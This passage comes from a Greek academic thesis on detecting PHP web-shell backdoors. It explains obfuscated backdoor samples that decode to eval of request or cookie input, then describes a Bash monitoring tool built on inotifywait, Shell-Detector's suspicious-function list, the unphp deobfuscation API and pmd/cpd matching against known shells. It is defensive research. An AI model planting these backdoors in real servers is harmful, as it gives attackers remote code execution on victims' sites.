3  'e(\'cygoSk2PL0otyElMTtVQ0o9OzU3MzInVT1XSUYkPcg0MdQ0oiVPLSrKL1VECM5Q0rQE=\')))','abc');
4  ?>
```

Εικόνα 7: Backdoor με χρήση reverse string, base64 encoding και συμπίεση gzinflate για απόκρυψη του κώδικα

Στη δεύτερη παράμετρο εισόδου, το κείμενο έχει χωριστεί σε μικρότερα κείμενο που ενώνονται μεταξύ τους με τελεία. Το κείμενο αυτό δίνεται σαν είσοδος στη συνάρτηση strrev η οποία αναστρέφει την ταξινόμηση των χαρακτήρων. Άρα τα αρχικά υπο-κείμενα 'l'.'a'.'v'.'e' είναι

στην ουσία η γνωστή συνάρτηση eval. Ο αρχικός κώδικας λοιπόν μετά από την παραπάνω επεξήγηση, είναι ο παρακάτω

eval((gzinflate(base64_decode(\'cygoSk2PL0otyElMTtVQ0o9OzU3MzInVT1XSUYkPcg0MdQ0oiVPLSrKL1VECM5Q0rQE=\'))))

Επίσης, ο κώδικας, εκτός από κωδικοποίηση σε base64 υπόκεινται και σε συμπίεση. Μετά την αποκωδικοποίηση και την αποσυμπίεση, η τελική μορφή του κώδικα είναι η: eval($_REQUEST['error']) που σημαίνει: εκτέλεσε το κείμενο της παραμέτρου 'error' από το post/get request.

2. Στο επόμενο παράδειγμα, ο επιτιθέμενος, έχει αποκρύψει τα ονόματα των συναρτήσεων μέσα σε μεταβλητές και έχει κάνει obfuscation της ίδιας της backdoor με χρήση της base64 κωδικοποίησης.

```php
<?php
$rtpz = "lKHByZWdfcmVwbGFjZShhcnJheShgnLlteXHchd9XhdHhdNdLycsJy9ccy8nKShdwgYhdXJhdyYXkoJychdsJyhdsn";
$tsdg = str_replace("b","","bsbtbrb_rbebpblacbe");
$wxhw = "KhdSwgam0pbhdihhcnJhehdV9zbhdGljZSgkYSwkYygkYSktMykpKSkpO2VjaG8ghdJzhdwvJy4kahdy4nPic7fQ==";
$feka = "hdpeyRrPSdyaXNoZXJlJhdztlhdY2hhdvICc8hdJy4kayhd4nPic7ZXhdZhbChdiYXhdNlNjRfZGVjb2R";
$asys = "JGM9J2NvdWhd50JzskYT0khdX0NPT0tJRTtphdZihdhyZXNhdldhdChdgkhd9PShddtcicgJiYhdgJGMohdJGEpPjM";
$zjzy = $tsdg("q","","qbaqsqeq6q4q_qdqecoqde");
$liiy = $tsdg("z","","crzezatez_fzunctzizon");
$iuwt = $liiy("",$zjzy($tsdg("hd","",$asys.$feka.$rtpz.$wxhw)));
$iuwt();
?>
```

Εικόνα 8: Backdoor που χρησιμοποιεί αντικατάσταση χαρακτήρων και base64 κωδικοποίηση

Η μόνη ορατή συνάρτηση είναι η str_replace στη γραμμή 3 και όπως φαίνεται χρησιμοποιείται μόνο μια φορά. Στην ίδια γραμμή, ο επιτιθέμενος έχει κρύψει την ίδια τη συνάρτηση str_replace μέσα στη μεταβλητή $tsdg η οποία προκύπτει αντικαθιστώντας το γράμμα b με κενό.

Στη συνέχεια, με την ίδια μέθοδο στις γραμμές 7 και 8 οι παράμετροι zjzy και liiy είναι αντίστοιχα οι συναρτήσεις base64_decode και create_function. Συνδυάζοντας τα παραπάνω, ο αρχικός κώδικας μετατρέπεται σε: create_function("" , base64_decode(str_replace("hd" , "" , '*base64 encoded text*'))); Η εκτέλεση αυτής της γραμμής απομακρύνει όλες τις αναφορές του κειμένου hd από το base64 κωδικοποιημένο κείμενο και στη συνέχει το αποκωδικοποιεί.

Το αποκωδικοποιημένο κείμενο που προκύπτει είναι ή ίδια η backdoor και φαίνεται το περιεχόμενο της στην παρακάτω εικόνα:

```php
$c = 'count';
$a = $_COOKIE;
if(reset($a) == 'mr' && $c($a) > 3){
    $k = 'rishere';
    echo '<'.$k.'>';
    eval(
        base64_decode(
            preg_replace(
                array('/[^\w=\s/','/\s/'),
                array('','+'),
                join(array_slice($a, $c($a) - 3))
            )
        )
    );
    echo '</'.$k.'>';
}
```

Εικόνα 9: Backdoor μετά από deobfuscation

Αυτή η backdoor, θα εκτελέσει τον κώδικα που θα στείλει ο επιτιθέμενος στον παραβιασμένο server μέσα από τα cookies. Πρόκειται για μια τεχνική διείσδυσης πιο πολύπλοκη από αυτές των προηγούμενων παραδειγμάτων.

Κεφάλαιο 3: Ανάλυση Πρακτικής Εφαρμογής

3.1 Περιγραφή

Όλα τα παραπάνω παραδείγματα, φανερώνουν τη δυσκολία εντοπισμού μιας backdoor. Οι τεχνικές ποικίλουν, άλλες είναι πιο απλές, άλλες πιο σύνθετες και άλλες αν συνδυαστούν μπορούν πραγματικά να προκαλέσουν μεγάλες ζημιές σε έναν web-server. Για τον αυτόματο εντοπισμό τέτοιων backdoor, δημιουργήθηκε η πρακτική εφαρμογή της εργασίας.

Η εφαρμογή έχει γραφεί σε γλώσσα Bash (Unix shell) [4]. Είναι stand alone πρόγραμμα αφού τα επιμέρους εργαλεία που χρησιμοποιεί τα κατεβάζει μόνο του κατά την εκκίνηση του.

Αφού ολοκληρώσει τον έλεγχο ακεραιότητας των εργαλείων, εκκινεί μια ατέρμονη λούπα η οποία παρακολουθεί για μεταβολές στο file system κάτω από το δηλωμένο path /var/www/. Σε αυτό το path είναι αποθηκευμένα όλα τα αρχεία ενός web site οπότε και επικεντρώνεται η χρήση. Κάθε φορά που ένα συμβάν δημιουργίας ή τροποποίησης πραγματοποιείται, ακολουθεί μια αλληλουχία δράσεων. Το αρχείο που προκάλεσε το συμβάν, φιλτράρεται ως προς την κατάληξη του ώστε να είναι αρχείο php. Αυτά τα αρχεία μπορούν να προκαλέσουν περιστατικά ασφαλείας όταν θα γίνει η κλήση τους γι' αυτό και η εφαρμογή επικεντρώνεται μόνο σε αυτήν την κατάληξη.

Εφόσον λοιπόν πρόκειται για αρχείο php, αντιγράφεται σε νέο φάκελο ώστε να απομονωθεί. Δημιουργείται ένας νέος φάκελος στο directory του linux, /tmp. Ο νέος φάκελος για να είναι μοναδικός, έχει όνομα του τύπου test-timestamp.

Εν συνεχεία, αναλύονται όλες οι λέξεις του αρχείου ως προς συγκεκριμένες λέξεις κλειδιά. Αν βρεθούν τέτοιες λέξεις τότε χαρακτηρίζεται ως ύποπτο. Η ανάλυση αποθηκεύεται σε ένα απλό αρχείο κειμένου ώστε αργότερα να μπορέσει ο διαχειριστής να παρακολουθήσει τα ευρήματα.

Κατόπιν γίνεται προσπάθεια να επανέλθει το ύποπτο αρχείο στην αρχική του μορφή. Το νέο αρχείο που θα δημιουργηθεί από συγκεκριμένο εργαλείο συγκρίνεσαι με το αρχικό. Αν το αποτέλεσμα αυτής της σύγκρισης είναι θετικό τότε το εργαλείο έχει πετύχει και το νέο αρχείο αντιγράφεται στον φάκελο των αποτελεσμάτων. Σε διαφορετική περίπτωση ενημερώνει αντίστοιχα τον διαχειριστή.

Τέλος, είτε πετύχει είτε όχι η προσπάθεια επαναφοράς, το αρχείο συγκρίνεται με μία βιβλιοθήκη γνωστών ιομορφικών αρχείων. Η έκβαση αυτής της σύγκρισης, θα ενημερώσει τον διαχειριστή για το αν βρέθηκε ένα νέο shell ή αν πρόκειται για γνωστή επίθεση που έχει ήδη καταγραφεί.

3.2 Ανάλυση επιμέρους εργαλείων

Το πρόγραμμα που δημιουργήθηκε για την παρούσα διατριβή, βασίζεται σε πέντε επιμέρους προγράμματα που το καθένα επιτελεί μια συγκεκριμένη ενέργεια. Η σειρά εκτέλεσης και η επεξεργασία των αποτελεσμάτων τους, οδηγούν στον τελικό σκοπό που καλείται να υλοποιήσει το πρόγραμμα. Παρακάτω ακολουθεί η περιγραφή των επιμέρους αυτών εργαλείων και η ανάλυση της λειτουργίας τους.

3.2.1 inotifywait

Το εργαλείο που είναι υπεύθυνο για την παρακολούθηση των συμβάντων δημιουργίας ή τροποποίησης αρχείων στον φάκελο /var/www είναι το inotify [5]. Το inotify-tools είναι μια βιβλιοθήκη της γλώσσας C και περιέχει μια σειρά από εντολές που μπορούν να εκτελεστούν σε περιβάλλον Linux. Η σουίτα inotify-tools χρησιμοποιείται για να παρακολουθεί και να ενεργεί σε συμβάντα που λαμβάνουν χώρα στο filesystem ενός λειτουργικού.

Αφού εγκατασταθεί στο σύστημα, μπορεί να ξεκινήσει η παρακολούθηση στο filesystem. Η λειτουργία αυτή γίνεται με την εντολή inotifywait. Η εντολή αυτή αναμένει να προκύψει ένα συμβάν. Τα συμβάντα που υποστηρίζει το inotify είναι τα:

- access: όταν ένα αρχείο ή φάκελος προσπελάσονται για ανάγνωση.
- modify: όταν ένα αρχείο ή φάκελος τροποποιείται.

- attrib: όταν τα χαρακτηριστικά ενός αρχείου ή φακέλου τροποποιούνται.
- close_write: όταν ένα αρχείο ή φάκελος κλείσουν, αφού πρώτα ανοίξουν σε writable mode
- close_nowrite: όταν ένα αρχείο ή φάκελος κλείσουν, αφού πρώτα ανοίξουν σε read-only mode
- close: όταν ένα αρχείο ή φάκελος κλείσουν ανεξάρτητα από το read/write mode
- open: όταν ένα αρχείο ή φάκελος ανοίξει.
- moved_to: όταν ένα αρχείο ή φάκελος μετακινηθεί σε άλλο φάκελο.
- moved_from: όταν ένα αρχείο ή φάκελος μετακινηθεί από έναν φάκελο που παρακολουθείται.
- move: όταν ένα αρχείο ή φάκελος μετακινηθεί από ή σε άλλο φάκελο που παρακολουθείται.
- create: όταν ένα αρχείο ή φάκελος δημιουργηθεί σε έναν φάκελο που παρακολουθείται.
- delete: όταν ένα αρχείο ή φάκελος διαγραφεί σε έναν φάκελο που παρακολουθείται.
- delete_self: όταν ένα αρχείο ή φάκελος διαγραφεί.
- unmount: όταν το file system που περιέχει ένα αρχείο ή φάκελο αποσυνδεθεί.

Από τα παραπάνω συμβάντα, στην εντολή inotifywait ως είσοδος δίνονται τα modify, moved_to και create μέσα από την παράμετρο -e.

Με την παράμετρο -m η εντολή παρακολουθεί για πάντα τα συμβάντα που ορίστηκαν. Χωρίς αυτή την εντολή, το inotifywait κάνει έξοδο στο πρώτο συμβάν, γεγονός που πρέπει να παρακαμφθεί μιας και η συνεχή παρακολούθηση είναι το ζητούμενο.

Με την παράμετρο -r ορίζεται στο inotifywait, να παρακολουθεί και τος υποφακέλους κάτω από το αρχικό path /var/www.

```
# start monitoring path /var/www/ with inotify
inotifywait -m /var/www/ -r -e modify,moved_to,create |
while read -r directory events filename; do
    # when an event happens check file extension
    if [[ $filename == *.php* ]]; then
        file="$directory$filename"
        echo "Event happened: $events $file"
        if [ -f "$file" ]
        then
            # move it in a new directory to scan it with shelldetect.py
            DATE=`date +%s`
            dest="/tmp/test-$DATE"
            mkdir $dest
            cd $dest
            cp "$file" "$dest/$filename"
            echo "move file into: $dest"
            echo "start analyzing..."
```

Εικόνα 10: Χρήση του inotify

Στην παραπάνω εικόνα φαίνεται η χρήση του inotify. Επισημαίνονται οι παράμετροι -r και -m, ορίζεται το Path παρακολούθησης και τα event που χρήζουν ανάλυσης. Όταν το inotify ενεργοποιηθεί για κάποιο από τα event, τροφοδοτεί το πρόγραμμα με πληροφορίες όπως σε ποιο path συνέβη το περιστατικό και ποιο αρχείο έθεσε σε λειτουργία το εργαλείο. Κατόπιν εξετάζεται η κατάληξη του αρχείου και εφόσον πρόκειται για αρχείο php, δημιουργείται ένα νέα directory στο tmp με μοναδικό όνομα /tmp/test-$DATE. Από εκεί και έπειτα ξεκινά η ανάλυση του αρχείου.

3.2.2 Shell-Detector

Όταν το inotifywait εντοπίσει ένα συμβάν εκκινεί την επόμενη φάση του προγράμματος. Σε αυτή τη φάση πρέπει να καθοριστεί αν το αρχείο είναι ύποπτο ή όχι. Το ρόλο αυτό αναλαμβάνει το shell-detector [6]. Το shell-detector είναι ένα πρόγραμμα γραμμένο σε python. Οι παράμετροι που μπορεί να πάρει είναι ο φάκελος που θα εξετάσει και αν θα ζητήσει τις υπογραφές από τα καταγεγραμμένα shells απομακρυσμένα ή τοπικά.

Οι λέξεις κλειδιά για τις οποίες κάνει αναζήτηση είναι functions τις php: passthru, shell_exec, exec, base64_decode, eval, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, show_source [3]. Με τις εντολές αυτές ο επιτιθέμενος έχει τη δυνατότητα να δημιουργήσει backdoors μέσα από αρχεία της php, να τα τροποποιήσει ώστε να μην είναι προφανής η εκτέλεση των εντολών και γενικότερα να αλληλοεπιδράσει με το σύστημα. Ακολουθεί η λειτουργία αυτών των συναρτήσεων ώστε να καταστεί σαφής ο λόγος που γίνεται η παραπάνω αναζήτηση των συγκεκριμένων λέξεων-κλειδιών.

- passthru(),shell_exec(),exec(),system(): πρόκειται για συναρτήσεις οι οποίες δέχονται σαν όρισμα ένα string και το εκτελούν σαν εντολή. Αν η είσοδος σε αυτές τις συναρτήσεις δεν υποστεί sanitization, τότε δίνεται η δυνατότητα να εκτελεστούν εντολές συστήματος.
- base64_decode(): αυτή η συνάρτηση αποκωδικοποιεί δεδομένα τα οποία έχουν υποστεί κωδικοποίηση με MIME base64. Πρόκειται για μια από τις πιο διαδεδομένες μορφές obfuscated κώδικα.
- eval(): η συνάρτηση eval δέχεται σαν όρισμα ένα string και το εκτελεί, αντιμετωπίζοντας το σαν κώδικα php.
- proc_open(): η συνάρτηση εκτελεί μια εντολή και συγχρόνως ανοίγει έναν pointer σε αρχείο που εξυπηρετούν σε παραμέτρους inupt/output.
- popen(): η popen ανοίγει το αρχείο με όλες τις διεργασίες και επιστρέφει μια συγκεκριμένη.
- curl_exec(): αυτή η συνάρτηση εκτελεί μια web κλήση σε έναν συγκεκριμένο σύνδεσμο αρχικοποιώντας ένα session της php.
- curl_multi_exec(): εκτελεί υποσυνδέσεις ενός υπάρχοντος session που έχει δημιουργηθεί προηγουμένως.
- parse_ini_file(): αυτή η συνάρτηση επιστρέφει έναν πίνακα συσχετίσεων με τις ρυθμίσεις που έχουν γίνει στο configuration file της ίδιας της php.

Αποτελεί λοιπόν πρώτιστης σημασίας να ελεγχθούν τα νέα ή τροποποιημένα αρχεία που εντόπισε το inotify για το αν υπάρχουν οι παραπάνω συναρτήσεις. Ο επιτιθέμενος έχει δυνατότητες να τρέξει εντολές στο σύστημα χωρίς να χρειαστεί να αποκτήσει πρόσβαση. Έχει επίσης δυνατότητες να επικοινωνήσει ή να αποστείλει πληροφορίες και αρχεία στον εαυτό του, αρχεία χρήσιμα για το σύστημα ώστε να μπορέσει να εκμαιεύσει περισσότερες πληροφορίες. Ακόμη, μπορεί να υποκλέψει πληροφορίες από την ίδια την php ώστε να γνωρίσει βαθύτερα τις επιπλέον βιβλιοθήκες που χρησιμοποιεί, που είναι αποθηκευμένες, τι δικαιώματα έχει ώστε να αποκτήσει περισσότερους τρόπους να εγκαταστήσει backdoors στο σύστημα.

Εν συνεχεία, τα αποτελέσματα του ελέγχου αποθηκεύονται στον ίδιο φάκελο που έχει μεταφερθεί το ιομορφικό αρχείο προς εξέταση. Το αρχείο αυτό περιγράφει με λεπτομέρεια τις ενέργειες που εκτέλεσε το Shell-Detector καθώς και το αν βρέθηκαν και που οι παραπάνω λέξεις κλειδιά. Τέλος το αρχείο θα πάρει έναν χαρακτηρισμό για το αν είναι ύποπτο ή όχι καθώς και αν βρέθηκαν γνωστά shells ή όχι.

Η εφαρμογή κατά την αρχικοποίηση της, ελέγχει αν το shelldetect υπάρχει ώστε να μπορέσει να το χρησιμοποιήσει. Αν δεν βρεθεί το αρχείο, τότε το κατεβάζει από το github.

```
# check if python shell detector exists
shelldetect="./Shell-Detector/shelldetect.py"
if [ ! -f "$shelldetect" ]
then
    echo "File '${shelldetect}' not found. Try to download it."
    git clone https://github.com/emposha/Shell-Detector.git
fi
```

Εικόνα 11: integrity check του shelldetect

Στη συνέχεια, γίνεται ανάλυση του αρχείου και αποθηκεύονται τα αποτελέσματα όπως φαίνεται στην παρακάτω εικόνα. Η πληροφορία για το αν το αρχείο είναι ύποπτο ή όχι, υπάρχει στο αρχείο analyze.txt. Με την εντολή grep γίνεται προσπέλαση στο analyze.txt ώστε να καθοριστεί το status του αρχείου προς εξέταση.

```
cd $HOME
python $shelldetect -r True -d $dest > "$dest/analyze.txt"
status=$(grep -E 'Status' $dest/analyze.txt)
IFS=' '
ary=($status)
# check if this file is suspicious
if [ ${ary[1]} -ne 0 ] || [ ${ary[5]} -ne 0 ] ; then
    echo $status
```

Εικόνα 12: Χρήση του shelldetect

Στην επόμενη εικόνα, φαίνονται τα αποτελέσματα του Shell Detector. Υπάρχουν πληροφορίες για το ποιες ύποπτες συναρτήσεις βρέθηκαν και σε ποια γραμμή, τι δικαιώματα έχει το αρχείο που εξετάζεται, σε ποιο Path είναι αποθηκευμένο ενώ τέλος χαρακτηρίζεται ως ύποπτο ή όχι καθώς και αν είναι γνωστό shell ή όχι βάσει του καταλόγου των γνωστών shell που διαθέτει το εργαλείο.

```
=======================================================

   Suspicious behavior found in: /tmp/test-1554585859/GFS web-shell ver 3.1.7 - PRiV8.php
   Full path:     /tmp/test-1554585859/GFS web-shell ver 3.1.7 - PRiV8.php
   Owner:         1000:1000
   Permission:    644
   Last accessed: Sun Apr  7 00:24:25 2019
   Last modified: Sun Apr  7 00:24:19 2019
   Filesize:      24.8 KB

   Suspicious function used: ['System'](line: 162)
   Suspicious function used: ['exec'](line: 506)
   Suspicious function used: ['exec'](line: 507)
   Suspicious function used: ['shell_exec'](line: 509)
   Suspicious function used: ['shell_exec'](line: 510)
   Suspicious function used: ['system'](line: 511)
   Suspicious function used: ['system'](line: 513)
   Suspicious function used: ['passthru'](line: 516)
   Suspicious function used: ['passthru'](line: 518)
   Suspicious function used: ['popen'](line: 521)
   Suspicious function used: ['System'](line: 532)
   Fingerprint: Positive, it`s a gfs(php)
=======================================================
Status: 1 suspicious files and 1 shells
```

Εικόνα 13: Αποτελέσματα ανάλυσης του ShellDetector

3.2.3 unphp

Αφού ολοκληρωθεί η ανάλυση του αρχείου, σειρά έχει το deobfuscation. Την εργασία αυτή αναλαμβάνει να κάνει το unphp [7]. Το unphp είναι ένα online εργαλείο το οποίο δέχεται σαν είσοδο το αρχείο obfuscated και το μετατρέπει στην αρχική του μορφή. Για να γίνει αυτό εξ αρχής πρέπει να δημιουργηθεί ένα api key. Με αυτό το api key μπορεί να γίνονται web κλήσεις στο api του unphp ώστε να επιστραφεί το αρχείο. Η web κλήση δίνει τα αποτελέσματα του deobfuscation σε ένα json το οποίο περιέχει πληροφορίες για την αλληλουχία των ύποπτων συναρτήσεων, των μεταβλητών που έχουν χρησιμοποιηθεί και το link για να γίνει download το deobfuscated αρχείο.

Επιπλέον χρήσιμες πληροφορίες που υπάρχουν στο json είναι url που μπορεί να χρησιμοποίησε ο επιτιθέμενος για να κατεβάσει τα payloads ή email που βρέθηκαν στο ιομορφικό αρχείο. Το json μαζί με το deobfuscated αρχείο, αποθηκεύονται στον φάκελο results ώστε να μπορούν να αναγνωστούν οι πληροφορίες και να εξαχθούν τα κατάλληλα συμπεράσματα.

Εκτός από το unphp, υπάρχει και ο fopo-deobfuscator, ο οποίος μπορεί να πραγματοποιήσει deobfuscation σε αρχεία php τα οποία έχουν υποστεί απόκρυψη κώδικα από το online εργαλείο FOPO. Στην παρακάτω εικόνα φαίνεται η web κλήση που γίνεται στο unphp.net τόσο για το deobfuscation του ιομορφικού αρχείου όσο και για την λήψη και αποθήκευση του αποτελέσματος της ανάλυσης.

```
echo "--> try to deobfustate this file with unphp"
fname=$(basename -- "$dest/$filename")
fname=${fname// /.}
# extension="${filename##*.}"
fname="${fname%.*}"
json=$(curl -F api_key=$API_KEY -F file=@"$dest/$filename"
https://www.unphp.net/api/v2/post)
echo "$json" > "$PATH_STORE/json/$fname.json"
OUTPUT_FILE=$(cat $PATH_STORE/json/$fname.json | grep '"output": ' | awk -F
'"output": ' '{print $2 }' | awk -F , '{print $1}' | tr -d '"')
wget $OUTPUT_FILE -O "$PATH_STORE/unphp-$fname.txt"

cp "$PATH_STORE/unphp-$fname.txt" "$dest/unphp-$filename"
```

Εικόνα 14: Χρήση του unphp

Στην επόμενη εικόνα παρουσιάζεται ένα παράδειγμα με αποτελέσματα από το unphp.net.


```
{
   "functions":{
      "gzuncompress":1,
      "base64_decode":1,
      "str_rot13":1,
      "implode":1
   },
   "if_chain":[    ],
   "variables":{    },
   "eval_count":1,
   "result":"success",
   "urls":[
      "http://exploit",
      "https://hashcracking.ru/index.php",
      "http://md5.rednoize.com/?q",
      "http://crackfor.me/index.php"
   ],
   "output":"http://www.unphp.net/api/v2/",
   "md5":"1043d989a263ce81fb3c9f960aa1ce41",
   "function_chain":[
      "implode",
      "str_rot13",
      "base64_decode",
      "gzuncompress"
   ],
   "emails":[    ],
   "size":29782
}
```


Εικόνα 15: Αρχείο json με αποτελέσματα από το unphp.net

3.2.4 Pmd

Ένα άλλο εργαλείο που χρησιμοποιείται στο πρόγραμμα είναι το pmd [8]. Το pmd είναι ένας αναλυτής πηγαίου κώδικα που μπορεί να εντοπίσει ελαττώματα τύπου μη χρήσιμες μεταβλητές,

empty catch blocks ή δημιουργία objects που όμως δεν χρησιμοποιούνται πουθενά. Υποστηρίζει πληθώρα γλωσσών όπως Java, JavaScript, PHP κα. Το pmd συμπεριλαμβάνει και το cpd (copy-paste-detector). Με τη χρήση του pmd και του cpd, το βασικό εργαλείο της διατριβής μπορεί να εντοπίσει αν το ιομορφικό αρχείο προς έλεγχο έχει κοινά blocks κώδικα συγκριτικά με βιβλιοθήκη από αρχεία γνωστών shells.

Η χρήση του απαιτεί συνδυασμό παραμέτρων. Αρχικά πρέπει να δηλωθούν οι φάκελοι προς εξέταση. Αυτό γίνεται με την παράμετρο --files. Επόμενο βήμα είναι η δήλωση των ελαχίστων token που πρέπει να εντοπιστούν στα αρχεία των δύο φακέλων ώστε να θεωρηθεί ότι εντοπίστηκε ίδιο block εντολών. Αυτή η παράμετρος είναι η --minimum-tokens. Κατόπιν ορίζεται ο τύπος εξαγωγής των δεδομένων με την παράμετρο --format. Τέλος ορίζεται με την παράμετρο --language η γλώσσα που είναι γραμμένος ο κώδικας.

Εφόσον το εργαλείο pmd εντοπίσει κοινά σημεία κώδικα στο αρχείο προς εξέταση σε σχέση με τα αρχεία γνωστών shells, ενημερώνει αντίστοιχα τον χρήστη. Αν το αρχείο βρεθεί να μοιάζει με άλλα σημεία γνωστών shells το πρόγραμμα ενημερώνει τον χρήστη για το βασικό όνομα του αρχείου καθώς και σε ποιον φάκελο βρέθηκε. Σε διαφορετική περίπτωση τον ενημερώνει πως πρόκειται για ένα άγνωστο shell.

3.2.5 shell_libraries

Οι βιβλιοθήκες με τα γνωστά shells προέρχονται από τα github των Mattias Geniar [9] και John Troony [10]. Πρόκειται για βιβλιοθήκες με γνωστές επιθέσεις που έχουν εντοπιστεί σε γνωστά frameworks όπως drupal, joomla, wordpress magento κα. Εφόσον πρόκειται για αρχεία ιομορφικού περιεχομένου, πρέπει να προσεχθεί ιδιαίτερα το που θα τοποθετηθούν όπως επίσης και τα δικαιώματα κλήσης τους. Τα αρχεία που υπάρχουν σε αυτούς τους δύο φακέλους εντοπίστηκαν σε hacked servers οπότε αποτελούν ένα πολύ σημαντικό σημείο αναφοράς για νέα shells που εντοπίζονται ώστε να εκτιμηθεί το κατά πόσο πρόκειται για εντελώς νέες επιθέσεις ή για το αν έχουν χρησιμοποιηθεί κομμάτια από τα υπάρχοντα shells σε νέες επιθέσεις. Να τονιστεί τέλος για άλλη μια φορά ότι μιας και πρόκειται για αρχεία που μπορούν να βλάψουν το σύστημα που τα φιλοξενεί, είναι ιδιαίτερης σημασίας να προσεχθούν τα δικαιώματα τους καθώς και ποιοι χρήστες έχουν τη δυνατότητα να τα καλέσουν. Ιδανικά θα πρέπει να μην αποθηκεύονται σε servers αλλά ο έλεγχος ομοιότητας να λαμβάνει χώρα αντλώντας τα αρχεία αυτά από το διαδίκτυο και όχι σε τοπικούς φακέλους.

Στην παρακάτω εικόνα φαίνεται η χρήση του εργαλείου pmd με τις παραμέτρους που αναλύθηκαν καθώς και το αποτέλεσμα που προκύπτει για το αν το αρχείο είχε ομοιότητες με γνωστά shells, πόσα κοινά tokens βρέθηκαν, ή αν το αρχείο εμφανίζεται για πρώτη φορά.

```
echo check if it is a known shell
OUTPUT=$($pmd cpd --files "$dest/$filename" --files "$shell_libraries"
--minimum-tokens 100 --format csv --language php | grep "$filename")
if [ -z "$OUTPUT" ]
then
    echo "$filename is a new shell !!!!!!!!!!!!!!!!!"
else
    arrIN=(${OUTPUT//shell_libraries/ })
    echo it\'s ${arrIN[1]}
fi
```

Εικόνα 16: Συσχέτιση του αρχείου με γνωστά shells.

Κεφάλαιο 4: Αποτελέσματα Πρακτικής Εφαρμογής

Την πρώτη φορά που θα τρέξει η εφαρμογή, εξετάζει αν τα επιπλέον εργαλεία που είναι απαραίτητα για την ορθή λειτουργία της, υπάρχουν. Παρακάτω φαίνονται οι δομές των αρχείων όπως προκύπτουν μετά την αποθήκευση των εργαλείων.

```
ekdilos@kali:~/finder$ ls -l
total 32
-rwxr-xr-x 1 ekdilos ekdilos 4932 May 15 19:48 finder.sh
drwxr-xr-x 5 ekdilos ekdilos 4096 May 15 19:48 FOPO-PHP-Deobfuscator
drwxr-xr-x 3 ekdilos ekdilos 4096 May 15 19:48 mzphp2-deobfuscator
drwxr-xr-x 4 ekdilos ekdilos 4096 Dec  9 10:01 pmd-bin-6.10.0
drwxr-xr-x 3 ekdilos ekdilos 4096 May 15 19:48 results
drwxr-xr-x 4 ekdilos ekdilos 4096 May 15 19:48 Shell-Detector
drwxr-xr-x 4 ekdilos ekdilos 4096 May 15 19:49 shell_libraries
```

Εικόνα 17: Δομή των φακέλων

Στον φακέλους FOPO-PHP-Deobfuscator υπάρχει το python εργαλείο για deobfuscation σε αρχεία που έγιναν obfuscated από το FOPO. Στον φάκελο Shell-Detector υπάρχει το εργαλείο της python που κάνει τον έλεγχο των αρχείων για ύποπτες συναρτήσεις. Στον φάκελο shell_libraries υπάρχουν γνωστά shells όπως περιγράφηκαν παραπάνω. Τέλος στον φάκελο results θα αποθηκευτούν τα ευρήματα των αναζητήσεων της εφαρμογής.

Όταν ολοκληρωθεί ο έλεγχος ακεραιότητας των εργαλείων, εκκινείτε κανονικά η εφαρμογή και το πρώτο μήνυμα που εμφανίζεται είναι το παρακάτω. Το μήνυμα αυτό προέρχεται από το inotify βάσει των παραμέτρων που έχουν δοθεί για την εκτέλεση του.

```
ekdilos@kali:~/finder$ ./finder.sh
Setting up watches.  Beware: since -r was given, this may take a while!
Watches established.
```

Εικόνα 18: Πρώτο μήνυμα της εφαρμογής

Ακολουθούν παραδείγματα χρήσης του εργαλείου και ο τρόπος που ανταποκρίθηκε.

```
Event happened: CREATE /var/www/test_3d.php
move file into: /tmp/test-1557947482
start analyzing...
Status: 1 suspicious files and 0 shells
--> try to deobfustate this file with fopo_deobfuscator.py

***FOPO Deobfuscator***

check if it is a known shell
it's /php-exploit-scripts-master/found_on_drupal/found_due_to_cve_2018_7600/xGASSx/kkcnqs-ini.php,1,/home/ekdilos/finder/./
```

Εικόνα 19: Παράδειγμα εκτέλεσης 1


Το inotify εντόπισε ένα συμβάν δημιουργίας αρχείου κάτω από το path που έχει οριστεί να παρακολουθεί για αλλαγές, το /var/www. Το αρχείο είναι το test_3d.php. Το συγκεκριμένο αρχείο εντοπίστηκε ότι έχει γίνει obfuscated από το FOPO. Από το analyze.txt φαίνονται περισσότερες πληροφορίες για αυτό το αρχείο.

```
=======================================================

   Suspicious behavior found in: /tmp/test-1557947482/test_3d.php
   Full path:     /tmp/test-1557947482/test_3d.php
   Owner:         1000:1000
   Permission:    644
   Last accessed: Wed May 15 22:11:38 2019
   Last modified: Wed May 15 22:11:22 2019
   Filesize:      301.7 KB

   Suspicious function used: ['eval'](line: 7)
=======================================================
Status: 1 suspicious files and 0 shells
```

Εικόνα 20: Αποτελέσματα ανάλυσης 1

Η συνάρτηση που εντοπίστηκε ώστε το αρχείο να θεωρηθεί ύποπτο είναι η eval. Κατόπιν, συγκρίνοντας το αρχείο test_3d.php με τις γνωστές βιβλιοθήκες με shell, η εφαρμογή βρήκε ομοιότητα του αρχείου με το γνωστό shell /php-exploit-scripts-

master/found_on_drupal/found_due_to_cve_2018_7600/xGASSx/kkcnqs-ini.php [11]. Το shell αυτό επιτρέπει σε απομακρυσμένους χρήστες να εκτελούν κώδικα εξαιτίας ενός ζητήματος που επηρεάζει πολλαπλά υποσυστήματα με τις βασικές ρυθμίσεις.



Εικόνα 21: Παράδειγμα εκτέλεσης 2

Το inotify εντόπισε ένα συμβάν τροποποίησης αρχείου κάτω από το path που έχει οριστεί να παρακολουθεί για αλλαγές, το /var/www. Το αρχείο είναι το test_4..php. Από το analyze.txt φαίνονται περισσότερες πληροφορίες για αυτό το αρχείο.

```
